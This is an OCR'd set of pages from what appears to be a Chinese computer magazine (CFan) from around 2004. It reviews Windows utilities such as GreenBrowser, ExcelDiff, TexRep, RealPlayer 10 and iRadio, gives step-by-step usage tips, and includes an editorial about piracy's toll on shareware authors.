
不知从什么时候开始，所有即时通讯软件都开始内置表情符号，而且这种情况还愈演愈烈，一到过节就会有各种各样由表情符号组成的问候。但你想没想过自己制作出一套表情符号呢？

来试试由goomoo发布的“表情图释积木”吧。

表情图释积木小档案

软件版本:1.0	软件大小:392KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
论坛网址:http://www.cfan.com.cn/ipb/index.php?showtopic=76645	

进入软件后，只要选好表情，然后就可以开始“作画”了，记得最后点击“复制到剪贴板”，然后把它粘贴到QQ消息框中发送给好友即可(见图)。



这款软件有时制作出来的图片发到QQ中会有些变形，可能需要你调整一下

小技巧

如何在QQ中发送超多图标？

假如你绘制了一个复杂的图案，当你发送时QQ就会弹出“超过了发普通消息的字符数”窗口，消息也没办法发送了。那么我们如何突破这个限制呢？你可以打开“记事本”，将代码粘贴到“记事本”中，然后按顺序每次将其中的几行复制、粘贴到QQ聊天窗口中，最后一起发送即可。 (感谢goomoo提供)

写东西不再愁

我们在日常生活中免不了要写写东西，像什么公文、总结、计划，但往往这时候才体会到了那句“书到用时方恨少”——格式也忘了，也不知道用什么词好了。然后免不了要用GOOGLE或是“百度”狂搜，但可能还是找不到自己需要的参考例文。这种情况你不如试试“日常写作无忧”这款软件。对于日常的文章这款软件都提供了格式、写作方法及参考例文等资料，而且软件根据不同的人，还设计了不同的版本。原价30多元的软件现在只要15元(通用版)或12元(教育版及学生版)就可以注册了(优惠日期为2月15日至4月15日)。

软件官方网址:http://www8.zeyi.net/

软件注册页面:http://www.softreg.com.cn/shareware_view.asp?id=/389DAFBD-49B5-416A-9F6B-F05C77A75E60/(通用版)

http://www.softreg.com.cn/shareware.asp?id=13611(学生版)

http://www.softreg.com.cn/shareware.asp?id=13610(教育版)

《电脑爱好者》论坛网址:http://www.cfan.com.cn/ipb/index.php?act=ST&f=54&t=79785

15元优惠注册“网文快捕”(优惠日期2月1日至4月1日)

软件注册页面:http://www.softreg.com.cn/shareware_view.asp?id=/389DAFBD-49B5-416A-9F6B-F05C77A75E60/

《电脑爱好者》论坛网址:http://www.cfan.com.cn/ipb/index.php?showtopic=78678 CF [SY04]

纯绿色浏览风

■ 神农

多窗口浏览器中，MyIE2一直是很多人的最爱，但现在它却有了一个强大的竞争对手——GreenBrowser。而它的新版本2.0及2.1更是新增了多项功能，其中有的功能非常实用。这里就为大家简单的介绍其中新增的三个实用功能。

GreenBrowser小档案

软件版本:2.0&2.1	软件大小:455KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址: http://www.morequick.com/GreenBrowserGB.zip	

1.功能强大的“收集器”

浏览网页就需要收集资料，但重复的拷贝工具还是非常麻烦的，而GreenBrowser的解决方案是增加了一个“收集器”的功能，通过它不仅仅可以收集资料，最重要的是它可以把收集资料的时间也自动记录进收集器中。

Step 1 选择菜单中的“工具→更多工具→收集器”，即可弹出“文本、输出、脚本收集器”窗口(见图1)。



图1 还可以在这个窗口中收集脚本

Step 2 把网页中要收集的文本或图片直接拖放到收集器窗口中。这时，收集器窗口中就会把文本及收集的日期时间都添加进收集器窗口，如果是图片则会给出图片的链接。

Step 3 最后点击“文本、输出、脚本收集器”窗口上的“保存”按钮即可把资料进行保存。

2.超强的鼠标手势

GreenBrowser中的鼠标手势可不同于一般的手势，功能相当强大，默认时，当你选中一段文本后，鼠标往上、下、左、右四个不同的方向拖动会进行高亮、保存文本、弹出菜单及搜索四种不同的操作。更特别的地方是GreenBrowser还允许用户将这些操作进行自定义，而且软件可以根据拖拽的对象不同，而进行不同的操作(见图2)。

3.方便的下载管理功能

目前很多基于IE内核的第三方浏览器都无法直接调用我们常用的下载工具，如FlashGet等，这给下载带来了一定麻烦，而GreenBrowser新版本增加的“下载管理”功能，

在网格间运筹帷幄

——搞定你的 Excel 表格

看点 ①快速对比两个不同的Excel文档 ②加强Excel的搜索功能

■ 深圳 刘勇进 重庆 贺锐

对比两个 Excel 文件的异同

2003 年 24 期 112 页，有读者提到如何对两个 Excel 文件的异同进行比较的问题，但解决方案比较麻烦，这里推荐给大家一种简单的方法。

ExcelDiff 小档案

软件版本:1.1　软件大小:1068KB
软件性质:共享软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.componentsoftware.com/pftp/exceldiff.zip
软件备注:未注册版有30天使用限制。

实战:对比两个 Excel 文档的不同

Step 1 运行软件后，点击"Continue with Evaluation Copy"按钮，然后点击"OK"按钮进入。

Step 2 用"Base"及"Compared"两项后面的文件夹按钮，打开需要对比的两个 Excel 文档。

小提示

★勾选"Use older file as base revision"可以用"Base"中的文件对"Compared"进行修改。

★勾选"Analyze multiple worksheet"项可以对比有多个工作表的Excel文件。

Step 3 点击"OK"按钮，软件就会用线条、色块等方式把两个 Excel 表格不同的地方进行标识。

增强 Excel 的搜索功能

搜索 Excel 工作表中的特定内容，是经常要使用到的功能。但 Excel 的搜索功能有一个局限，就是只能在当前活动工作表中进行搜索。如果一个工作簿中有多个工作表，那就只能分别到每个工作表去搜索，这样会非常烦琐、效率也低。所以推荐你使用 Advanced Excel Find 来解决此问题。

Advanced Excel Find 小档案

软件版本:1.7　软件大小:1.02MB
软件性质:共享软件 适用平台:Windows 9x/2000/XP Excel 2000/XP
下载地址:http://nj.onlinedown.net/down/advanced-excel-find-17.zip
软件备注:未注册版有5天使用限制。

战前准备



图1 也可能是悬浮窗口

安装完成后，打开 Excel，会在工具栏上看到该工具的图标(见图 1)。如果不能看到，则需在工具栏空白处点击右键，选择"Advanced Excel Utinities"。

Step 1 运行 Excel，打开待查找内容的工作簿，单击工具栏上的"Advanced Excel find"图标，就会弹出的搜索对话框。

Step 2 根据搜索范围勾选相应的项目(见图 2)。



图2 搜索范围可以指定得非常详细

Step 3 在"Find what"输入框中输入要查找的内容，然后单击"Find"按钮，程序就开始进行查找工作了。

Step 4 当查找到所需内容后，软件会自动切换到"Search Result"。查找结果是以表格的形式显示出来的，在"Address"项显示的是匹配内容所在的单元格地址，如 $C$46;"Type"项显示的是内容的类型;"Value"项显示的是该单元格的内容，并且关键字加黑显示。单击任何一项查找结果，Excel 会自动切换到该结果所在的工作表，并将所在单元格选中，方便用户查看。

CF [SY06]

很好地解决了这一问题。使用起来也非常简单:

Step 1 确认电脑中已经安装了 FlashGet、NetAnts 或 Net Transport 等下载软件。



图 2 点击菜单中的"工具→GreenBrowser 选项"，在弹出的窗口中点击"鼠标"，即可修改所做的操作

Step 2 点击菜单中的"工具→GreenBrowser 选项"，在弹出的窗口中点击"下载"，然后从窗口右侧的"选择下载工具"中选择你所使用的下载工具即可。另外你也可以根据需要修改"监视文件类型"框下的内容(扩展名中间用分号分隔)。

Step 3 点击下载链接即可打开已经设置好的下载工具开始下载。如果想暂时屏蔽该功能，可以点击 Ctrl 键再点击链接即可。

CF [SY05]


让你一次换个够:TexRep

问:我平常喜欢做个人主页，最近对自己的主页进行了改版，但出了点麻烦事，因为所有页面都做完了，才发现有一个链接写错了，但这个链接在好几个文件中都有，而又想不起来都在哪些文件中了，我想把这个链接修正，应该用什么软件呢？

答:遇到这种批量文本替换的工作，推荐你使用TexRep这款软件。这款软件最大的功能就是除了可以批量替换选中文件中的任意字符外，还可以批量替换选中的文件夹下的所有文件的任意字符，而且你还可以给该文件夹下需要替换的文件设置条件，比如只能是20KB以上，且修改日期为最近3天的文件等等。

这款软件的使用方法非常简单:进入软件后，确认打开了“Select files”标签，然后从左上侧文件夹浏览器中选择文件夹，再从左下侧文件浏览器中选择文件，然后在“Text to find”中输入需要替换的文本，在“Replace with”中输入替换后的文本，根据需要勾选“Make backup(*.bak)”等项，最后点击“Start”按钮完成替换。

如果替换的是一个文件夹下的几个文件，可以点击“Scan folder(s)”标签，然后按如图方法进行替换即可。



软件版本:2.0　　软件大小:693KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.photothumb.com/download/texrep20.zip

给你一个清凉的网页:TurnFlash

问:网上有很多主页都有Flash制作的广告，打开很费时间，有没有什么软件可以屏蔽掉这些Flash呢？

答:只要使用一款软件小软件，就可以给你一个清凉的网页了，这款软件就叫TurnFlash，它是专门用于屏蔽Flash的。

这是一款绿色软件，使用时，你只要先运行软件，然后左击系统托盘内的软件图标一次就可以关闭Flash的显示了(如下图上侧的图标表示显示Flash，下侧的图标表示屏蔽Flash)。



软件版本:1.0　　软件大小:9KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.songstech.com/htmlinker/htmlinker.zip

为RealOne增加速度控制功能:ENOUNCE 2XAV PLUGIN

问:我经常在看大片的时候学习英语，但由于目前我的水平还不够，所以喜欢对影片慢放。但目前用于播放网上流行的RMVB格式的软件RealOne Player(以下简称RealOne)并没有提供慢放功能，不知道有什么软件可以实现这个功能？

答:其实早在RealPlayer时代，就有这种插件了，当然这款软件也同样支持RealOne，它就是ENOUNCE 2XAV PLUGIN，这款软件可以用正常速度的1/3～2.5倍之间的任意速度播放视频和音频文件，而且不管是本地文件或是流媒体文件都对其适用。

软件的使用很简单，把软件安装后，启动软件，打开视频文件后，ENOUNCE 2XAV PLUGIN就会自动打开，通过它的滑块调节，就可以调整影片播放的速度了。如果你把这个窗口关闭了，可以点击标题栏RealOne左上角的“2X”按钮即可再次打开插件窗口了。



软件大小:1304KB　　软件性质:共享软件(7天使用限制)
适用平台:Windows 9x/2000/XP RealPlayer/RealOne Player
下载地址:http://www.cheztabor.com/binmanager/setup.exe

抵御来自媒体播放器的入侵:WMP Scripting Fix

问:前段时间我的电脑突然不正常了，变得很慢，可是我并没有执行任何程序及文件，也没有打开Word或其他文档，只是用Windows Media Player看过一回网上的流媒体视频，这是怎么回事？

答:由于Windows Media Player允许执行多媒体文件(多是流媒体)中内置的脚本程序，所以你的问题很可能是所看视频带有恶意脚本程序造成的，而对于这个危险的功能我们需要对其进行屏蔽。这里推荐使用WMP Scripting Fix，有了它就不必提心吊胆地看视频文件了。而你要做的就是运行一下软件，再点击“Activate Fix - DISABLE SCRIPTING IN WMP”按钮即可。



软件版本:1.0　　软件大小:9KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.songstech.com/htmlinker/htmlinker.zip

CF [SY07]

新软物语

共享软件者的无奈

■ CFan 小特

小特前几天看了一篇文章，文章作者是一个国外的共享软件作者，他在自己的blog网站上贴出一篇非常不错的日记，小特看后感觉不错，所以特别介绍给大家。

文章作者Nick Bradbury从一个共享软件作者的角度阐述了他对盗版的看法。因版面关系，小特会提取精华，并加上自己的观点进行了重新撰写。

关于盗版很多解密高手会说他们盗百万富商的版，可是实际上受盗版侵害最大的是共享软件作者，而面对这种情况，只要那些百万富商愿意，他们可以用起诉等法律的方法把破解者送上法庭。而共享软件作者根本没有能力去起诉一个远在大洋彼岸的Cracker(解密高手)。如果你访问一些知名的破解站点，会发现里面里面不会有像微软、Adobe等大型软件公司的产品，取而代之的是一些共享软件。

而让Nick Bradbury感到无奈的是:那些破解站点不仅仅是要对其进行破解，而且还把软件下载地址链接到他的网站上(又偷软件，又占带宽^0^)。

Nick Bradbury还作了一个有趣的实验:将自己的软件制作了一个特殊破解版(该软件在第一次运行时会Ping到他的主页)，并把它发布在某破解论坛上，这样可以粗略统计出到底有多少人在使用他的软件。没想到刚过了几周，使用破解版本的用户就超过了花钱购买的正版用户。

Nick Bradbury同时还谈到了一些不为人所知的“幕后”内容:他的支持新闻组有数不清的信息，其中有的人已经提问了很多年，但并没有购买过他的软件，更为吃惊的是他收到一些需要技术支持的邮件，居然来自于盗版用户，而用户本人也承认了他在使用盗版。……

小编有话说:看事物的位置不同，所处地位不同，结果就会有所不同。就像盗版软件，很多高手认为有的软件根本就不值得去注册，原因很简单——这就是软件作者拿出来骗钱的，功能简单，界面丑陋，接着就开始边问候软件作者的父母，边进行破解……

其实事物都有其存在的理由，软件也同样如此。如果这款软件真的很烂，那么不会有人去注册它，而既然它还在生存说明有人在使用，也可能使用者是个菜鸟，水平还很菜，可能他以后也会后悔，为什么要花钱去注册这款软件，但这款软件对于目前的他还是很有帮助的……毕竟它并没有骗你的钱，因为你可以用用软件的试用版，然后再决定是否进行注册。

因为工作原因，小特认识几个共享软件作者，也问过其中一个作者他的软件有多少人注册，他回答只有3个人——这是一款已经发布了1年多的小有名气的软件。但他还是在不停开发新版本，原因很简单——学习、乐趣，他觉得这是一种快乐……

CF [SY08]



媒体播放的秘密



■ 快乐的阿当

阿当家中的电脑配置还算不错，所以经常是以多任务的方式进行工作。而阿当最常用的就是边播放电影，边做些其他工作，这样可以把办公和娱乐非常完美地结合在一起^O^。可是有个问题出现了，就是在进行消耗大量系统资源的工作时，有的播放器可以流畅播放视频文件，但有的则只能忍受断断续续的效果了。阿当了有这个经验，自然要告诉大家，万一碰到这种事情也好有个准备。

让你看得更流畅——Zoom Player

说起Zoom Player，大家一定还记得2003年第17期的《抛弃常规 步入非主流——五款非主流软件绝技大展示》中对该软件的介绍。阿当在此建议，如果你喜欢一边看看电影一边让电脑工作，那么最好使用这款软件。比如，你从网上下载了APE文件，现在需要把它们转换为MP3，或是将CD光盘的音轨转换为MP3文件，那么你大可使用该软件，保证你能两不耽误。

下载地址:http://inmatrix.hoyty.com/mirror/zp320pro.exe

世上只要一个好——Media Player Classic

在以前，每次安装完系统后，都要安装很多的播放器，又是什么RealOne Player又是什么Windows Media Player，是这也Player，那也Player，可就没有一个可以让阿当通通Play的。不过自从阿当用上了Media Player Classic那情况可就变了，大部分的视频、音频文件，用它一个软件就能搞定了。但安装这款软件时需要注意，还要安装一些相应音、视频的编码器，因为这样比较麻烦，所以网上有很多人针对这款软件制作了带有全部编码器的视频播放软件，这样就免去了你再下载插件的苦恼，大家可以用GOOGLE或百度搜索找找这些软件。

下载地址:http://umn.dl.sourceforge.net/sourceforge/guliverkli/mpc98me6475.zip (Windows 9x/Me)

http://umn.dl.sourceforge.net/sourceforge/guliverkli/mpc2kxp6475.zip (Windows 2000/XP)

http://ks.onlinedown.net/down/realalt120rc5.exe (Real解码器)

http://sccrc.onlinedown.net/down/quicktimealt122.exe (QuickTime解码器)

DVD大片播放器——WinDVD

其实说到看DVD，目前阿当的电脑中有两个软件，一是PowerDVD，另一个就是WinDVD，阿当喜欢PowerDVD，但无奈的是PowerDVD在MM家的电脑上很不争气——声音小得和蚊子一样（如果你知道解决方法，请赶快告诉小特呀，发信到software@cfan.com.cn即可），没办法，为了保持一致阿当也只有转投到WinDVD的怀抱，当然WinDVD也同样优秀，只是阿当的一个习惯问题吧。阿当提醒大家不要以为这两款软件仅仅只是用来看DVD的，像什么DVDRip、VCD等视频文件或光盘，也都可以用它们来播放的。

下载地址:http://crc.onlinedown.net/down/WinDVD5.exe (WinDVD)

http://sq2.onlinedown.net/down/pdvd5_trial_0603.exe (PowerDVD)

CF [SY09]

CFan新视界 软件学用通 特别话题 网络e生活 硬件步步高 产品百分百 创业&就业 傻博士信箱 编辑部在行动 十七点以后

看点 深入研究RealPlayer 10, 介绍其最实用的新特性, 告诉你应该如何升级RealPlayer 10。

掀起 RealPlayer 10 的盖头来



■ 王军 周明宸 飘零雪

国内绝大部分用户在与 RealPlayer 第一次亲密接触时, 大都是出于播放 RM 视频文件的需要, 那时 RealPlayer 7 正流行。后来 RealPlayer 升级到了 8.0, 就改名 RealONE Player 了, "ONE"的意思是要把所有影音文件的播放功能都集成进来, 结果弄得这个软件又大又蠢, 十分不讨好用户。后来又经过 RealONE Player 2.0 那次无关痛痒的升级, 到今天, RealNetworks 终于放弃了"RealONE"这个名字, 推出了 RealPlayer 10。这是因为对 RealONE 失望了, 还是渴望唤回用户对 RealPlayer 的感情呢? RealPlayer 10 究竟有何亮点, 是否真正值得升级呢? 且看本文对 RealPlayer 10 的彻底研究!

RealPlayer 小档案

软件版本:10.0 Beta　　软件大小:9.33MB

软件性质:免费软件　　适用平台:Windows 9x/2000/XP

下载地址:http://share.winzheng.com/down/RealPlayer10Beta.exe

还有什么不能播放?

不要以为 RealPlayer 放弃了"ONE"的名字就不想做媒体播放的老大了。RealPlayer 10 对比以往版本, 仍然变本加厉地支持更多媒体格式, 如今它不仅支持了微软阵营的 WMA、WMV、WAX、WM、WMX、ASX、ASF 格式, 还增加了对苹果阵营中 MOV、QT(QuickTime Movie) 格式的支持(见图 1), 这意味着可以把 Windows Media Player 和 QuickTime Player 请出系统了吗? 另外, 新的 RealAudio 10 和 RealVideo 10 编码器, 特别是 RealAudio Lossless 这个高品质音频(无损压缩)编码器的加盟, 也必将带给在线音乐更高的品质, 相信再过不久我们就能在线欣赏更为动听的 RM 音乐了。为此, 说 RealPlayer 10 是当前支持媒体格式最多的播放器, 是一点也不为过的。



图1　在软件安装过程中, 就可以设置媒体文件的关联

提前领略 RealAudio Lossless 编码器的魅力

RealAudio Lossless 编码器提供了 705Kbps 的高保真编码率(MP3 常用的编码率是 96Kbps 或 128Kbps, RealAudio 10 最高支持到 320Kbps, 这个数值越高, 代表音质越好, 同时音乐文件体积越大), 用这个编码格式压缩一张音乐 CD 大约需要 327MB 硬盘空间, 因此它适用于音质非常出众的试音碟等音乐 CD。那么, 想提前领略 RealAudio Lossless 编码器带给我们的无损压缩音质的魅力吗? 在主界面上点击"Tools→Preferences", 进入设置窗口, 点击左侧目录树中的"CD", 然后在窗口右侧的"When Saving a CD to My Library"处选择"RealAudio Loseless", 点"OK"按钮退出(见图 2)。接下来, 把音乐 CD 放入光驱, 执行"Tools→CD→Save CD Tracks"命令即可压缩高品质音乐文件了。




图2　音乐品质提高了, 占用的硬盘空间自然更多

小提示

RealPlayer 10 默认安装中没有 RealAudio Lossless 编码器, 在选用该编码器后, 程序会要求你联网升级该组件。

更低资源占用, 更高运行效率

RealPlayer 10 运行时占用的系统资源有所降低, 特别是在配置较低的电脑上, 你会发现它的运行速度比 RealONE Player 2.0 要快一些。根据 RealNetworks 官方说明, 其运行速度比上一个版本提高了 10%, 虽然对这个数值不可尽信, 但公正地说, 它的运行速度确实提高了。这对于想升级到 RealPlayer 10 的用户来说, 无疑是最值得考虑的一个砝码。

流媒体文件也能"断点续看"

我们在看电影(尤其是在线电影)时都有过这样的经历: 电影正看得起劲, 却因为有事, 不得不离开一会儿, 结果再次重看该片时, 却怎么也找不到刚才停止的播放位置

了。如今，经常在线欣赏电影的朋友可有福了！RealPlayer 10中新增了一条“Seek To”命令，它可以用来代替你的“关闭”操作。当你在欣赏影片而不得不离开时，只要按Ctrl＋E组合键，就可以看到当前播放的精确时间位置(见图3)。记下这个时间或保留刚才弹出的“Seek To”窗口，当需要“断点续看”时，只要再次按下Ctrl＋E组合键然后输入播放时间，或在保留窗口的情况下直接按回车键，就能快速、精确地从“断点”处重新播放了。



图3 虽然只是新增的一个小功能，却能在观看在线电影时带来莫大的便利

免费的在线音乐资源

还记得我们曾经介绍过的iTunes吗？在苹果推出面向PC用户的iTunes后，网上就有新闻称iTunes内置的音乐商店已经取得了巨大利润。于是，RealPlayer也毫不犹豫地建起了在线音乐商店。虽然国内用户还无法享受到这种服务(就算能享受到恐怕也没人掏钱，嘿嘿)，但通过RealPlayer，我们还是能找到大量免费在线音乐资源。

在“Music & My Library”标签页的“View”列表中点击“Music Guide”按钮，在右侧页面中可根据歌曲类型选择喜欢的音乐，如“Jazz”(爵士乐)。你也可以直接搜索特定音乐文件，在该页面上端搜索栏的“SEARCH MUSIC”中输入关键字，在其右侧的下拉菜单中选择音乐类型，最后点击“Search”按钮即可执行搜索操作。当你找感兴趣的音乐后，点击该歌曲名称，就可在RealPlayer 10播放器在线欣赏MV了(见图4)。据称，RealNetworks拥有400,000首歌曲供用户无限制地享用，你心动了吗？




图4 喜欢英文MV的朋友，别犹豫，赶快上吧

升级，值得吗？

既然RealPlayer 10带来了这么多的好处，那么是否有必要马上舍弃RealONE Player呢？

首先，虽然RealPlayer 10有了一些技术上的革新和改进，但目前毕竟还是英文版本，不利于外语水平不高的朋友们使用。另外，除非你是RealONE 2.0 Plus的注册用户，且在安装时采用的是“升级”安装方式，否则，将失去Plus版的诸多功能(十段图示均衡EQ、空间环绕混响、平滑转换、五段视频调节等)。并且，如果你的RealONE Player Plus是通过破解补丁获得的，很可惜，同样不能升级。

那么，现在就升级到RealPlayer 10，还是继续等待新版本的出现，你得自己拿主意了。或者，还有一种选择，就是“巧取豪夺升级RealPlayer 10”！请继续往下看……

巧取豪夺升级RealPlayer 10

曾经有这样一个技巧：把RealONE Player插件复制到RealPlayer 7.0的插件目录中，就可以让RealPlayer 7.0播放RMVB影片，以及支持一些新的Real编码格式。然而，今天当我们准备故伎重演时，该招式却怎么样也行不通了。看来，RealNetworks已经在RealPlayer 10的插件上做了手脚，堵死了我们利用其插件升级RealONE Player的通天之路。

那么，对RealPlayer 10插件垂涎三尺的我们，难道就甘心白白放走这顿美餐吗？当然不！

Media Player Classic小档案

软件版本:6.4.7.6	软件大小:14.3MB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://down91new.91new.com/down/mpcsetup.exe	

RealPlayer 10的插件虽然不能用于本门“师兄”的身上，却可以让Media Player Classic轻松升级。首先，安装Media Player Classic，在安装过程中会出现一个Media Player Classic设置窗口。这时，单击“高级”标签，找到rpplugins目录位置一栏，单击旁边的“浏览”按钮，将rpplugins目录的位置定位于C:\Program Files\Real\RealONE Player\rpplugins\即可大功告成(见图5)。之后，Media Player Classic在播放RealPlayer 10所支持的媒体文件时，就能充分享用RealPlayer 10插件带来的好处了。虽然没有RealPlayer 10的界面，但核心部分完全一样，对媒体文件的支持能力丝毫不差，不也是一种变相升级的招式吗？



图5 其他类似的软件也可以这样升级

CF [SY10]

看点 搜索电台、欣赏广播、保存节目、刻录光盘一条龙，把广播电台装进光盘！

把广播电台装进光盘

■ 周明宸　赵开代

网上有很多免费的音乐资源，其中广播电台算得上庞大的一种了。全球的广播电台中每天都会播放无数首新歌及经典曲目，难道你忍心错过这些资源吗？虽然使用Winamp或RealOne Player就可以收听网上的广播，但那些广播永远是“只能听，不能录”，想要把经典的节目、流行的音乐保存下来，恐怕就费劲了。iRadio可谓解决搜索电台、欣赏广播、保存节目、刻录光盘的完美方案。利用它，不仅可以搜集因特网上的广播电台，更能将电台播放的音乐录制成音频文件，如果你配备了刻录机，还可以将这些录制的音乐刻录到光盘中，把广播电台装进光盘！

iRadio小档案

软件版本:1.1　软件大小:2.3MB
软件性质:共享软件(15天试用)　运行环境:Windows 9x/2000/XP
下载地址:http://www.3alab.com/download/iRadioSetup.exe

一、按需搜索，网络电台任我听

获取网络广播资源的前提就是找到那些广播电台，对此，iRadio提供了相当强大的电台搜索功能，可以让你按照特定的关键字、电台风格、电台所在地区等多种条件进行搜索，使得搜索的结果更加精确，搜索过程更轻松。

在主界面的工具栏中点击“放大镜”按钮，打开“Search”窗口(见图1)，在这里就可以对广播电台进行搜索了。这里有两种搜索电台的方式。



图1

1.根据关键字搜索

使用关键字对电台进行搜索，可以大大提高搜索的精确度。在搜索窗口中选中“Text”，然后下面的文本框中填入关键字，点击右侧的“Go”按钮，稍等片刻就可以看到搜索结果了。

小提示

输入的关键字最好是英文，如要搜索电影音乐的电台，就输入“Movie”；要搜卡通音乐的电台，则输入“Anime”或“Manga”，否则很有可能收不到搜索结果。

2.根据流派搜索

对于新近接触广播电台甚至数码音乐的人来说，很多人不知道自己真正想听的音乐属于哪个类型，或许他只知道喜欢“王菲”，但不知道王菲的歌属于“Pop music”，这就给搜索带来不少麻烦。这时可以根据流派(Genre)来搜索音乐。

选中搜索窗口中的“Genre”，然后从下方的下拉列表中选择某个类别，最后单击“Go”按钮即可搜索到指定流派的电台了。iRadio的列表中把网络电台分为“Classical”(经典)、“Country”(国家)等11大类别，每大类别中还有5个左右的子类别(见图2)，完全可以满足搜索的需要。



图2

默认情况下，这两种搜索方式的速度参数都是“All Bitrates”(所有比特率)，它是指网络电台对收听者的网速要求，比特率越高，电台所发布的音乐质量也就可能越高。可是，如果你使用拨号上网，那些高达128K或96K比特率的电台广播听上去就会断断续续，效果未必好。因此如果你的网络速度不太高，就可以从“All Bitrates”下拉列表中选择一种和你当前网络连接相匹配的项目作为速度参数，把那些太高比特率的电台过滤掉，以免“高处不胜寒”。

搜索结果会在搜索窗口列表中显示出来。选中一个电台，点击“Add”按钮即可将其添加到主界面的电台列表。选中电台列表中的任意项目，点击工具栏上的“播放”键(或者按Ctrl+Enter组合键)，稍等片刻，优美动听的电台音乐便飘然入耳。在主界面的状态栏中有音量调节功能，拖动其中的小滑块即可改变声音的大小。

小提示

如何寻找更多优秀的网络电台？

看到这里，你可能会说“我过去一直用Winamp或RealOne Player听广播，那些我喜欢的电台能不能放进iRadio呢？当然没问题！以Winamp为例，按快捷键Ctrl+L打开“Library”窗口，单击左侧列表中的“Internet Radio”，程序就会自动搜索出500个当前最热门的网络电台，双击你想听的一个即可开始播放。同时，在Winamp

的播放列表中，你会看到当前这个电台的地址(见图3)，赶快把它拷贝下来吧(优秀的电台会提供多个地址可供选择)！接着进入iRadio，点击工具栏上的"＋"按钮打开"添加电台"窗口，把刚才拷贝的地址粘贴进来并点击"Add"按钮就可以了(见图4)。



图3



图4

二、随听随录，广播下载最轻松

iRadio可以让我们随时录制广播的内容，而且方法非常简单——只要在主界面的电台列表中选中想要录制的广播，然后点击工具栏上的"录制"按钮(或按Ctrl+Space快捷键)即可，即使是在收听中也没问题。点击工具栏上的"停止"按钮即可随时终止录制，录制下来的音乐会自动保存为MP3文件，存放在"我的文档"中的"My Radios"文件夹中。

为了防止录制过多的音乐导致磁盘空间不足，iRadio会默认地用新录制的音乐覆盖旧文件。如果你想妥善保存那些广播，不妨在录制之前修改录制的参数。在主界面中执行"Tools→Options"命令，在"Options"窗口中选择"Record"节点，单击"Work folder"后面的"浏览"按钮可以更改音乐文件的保存位置；然后勾选下面的三个选项中的第一个和第三个，分别设置将不同的音乐保存为单独的文件，以及把每天录制的音乐文件保存到以当天日期命名的文件夹中；再取消选择第二项，防止新录制的文件覆盖旧文件，最后单击"Apply"按钮即可(见图5)。



图5

三、永久珍藏，电台装进刻录盘

经过一段时间的"收集"，你就可以着手把那些优秀的广播节目刻进光盘中了。iRadio可以帮助你制作两种格式的音乐光盘，分别为CD和MP3光盘。由于越来越多的CD音响和随身听设备开始支持MP3光盘的播放，所以为了节省空间，刻成MP3光盘也是不错的选择。

单击主窗口左侧中的"Burn to CD"按钮(见图6)，从窗口左下角的资源管理器中找到广播文件所在的目录，然后从右下角的文件列表中，把想要刻录的文件拖拽至窗口上半部分的刻录列表，最后点击工具栏上的"Write CD"按钮，在弹出的小窗口中选择音乐CD的格式，再点击"Burn"按钮就可以开始刻录了(见图7)。



图6



图7

小提示

★iRadio的刻录功能需要调用Nero Burning-ROM的内核程序，因此你必须安装5.1或更高版本的Nero，才能用iRadio刻录光盘。

★iRadio的CD刻录功能不仅可以用来刻录广播节目，也支持把普通MP3文件刻成音乐CD或MP3光盘。

好了，别犹豫了，赶快去网上收集你的广播资源，制作自己的广播CD吧！把这样的CD拿给朋友或者留做日后欣赏，不也是非常惬意的一件事吗？

CF [SY11]

DVDRip编码器让超级解霸3000闹罢工？

■云南 航瑞

看了《电脑爱好者》2003年第22期中《DVDRip常见难题完全解决方案》后，驱猫上网，将文中介绍的Nimo Codec Pack 5.0解码器工具包下载并安装于Windows XP中，心里暗喜：这下可以结束四处找寻解码器的历史，好好欣赏影片了。

笔者安装了超级解霸3000，作为系统默认播放器。双击一个刚下完的影片，却弹出了如图所示的错误对话框。怎么回事，下载的影片有问题还是超级解霸3000出错了？急忙调用Windows Media Player来播放，影片一切正常。那么是超级解霸3000文件丢失，造成程序运行错误？找来安装盘，重装超级解霸3000并打上SP1补丁程序，问题依旧存在。突然想刚才安装的Nimo Codec Pack 5.0解码器工具包可能会与超级解霸3000有冲突？果然，只要卸载Nimo Codec Pack 5.0，超级解霸3000就正常了，看来解霸罢工的原因的确就在于这个工具包中的某一个或几个解码器。



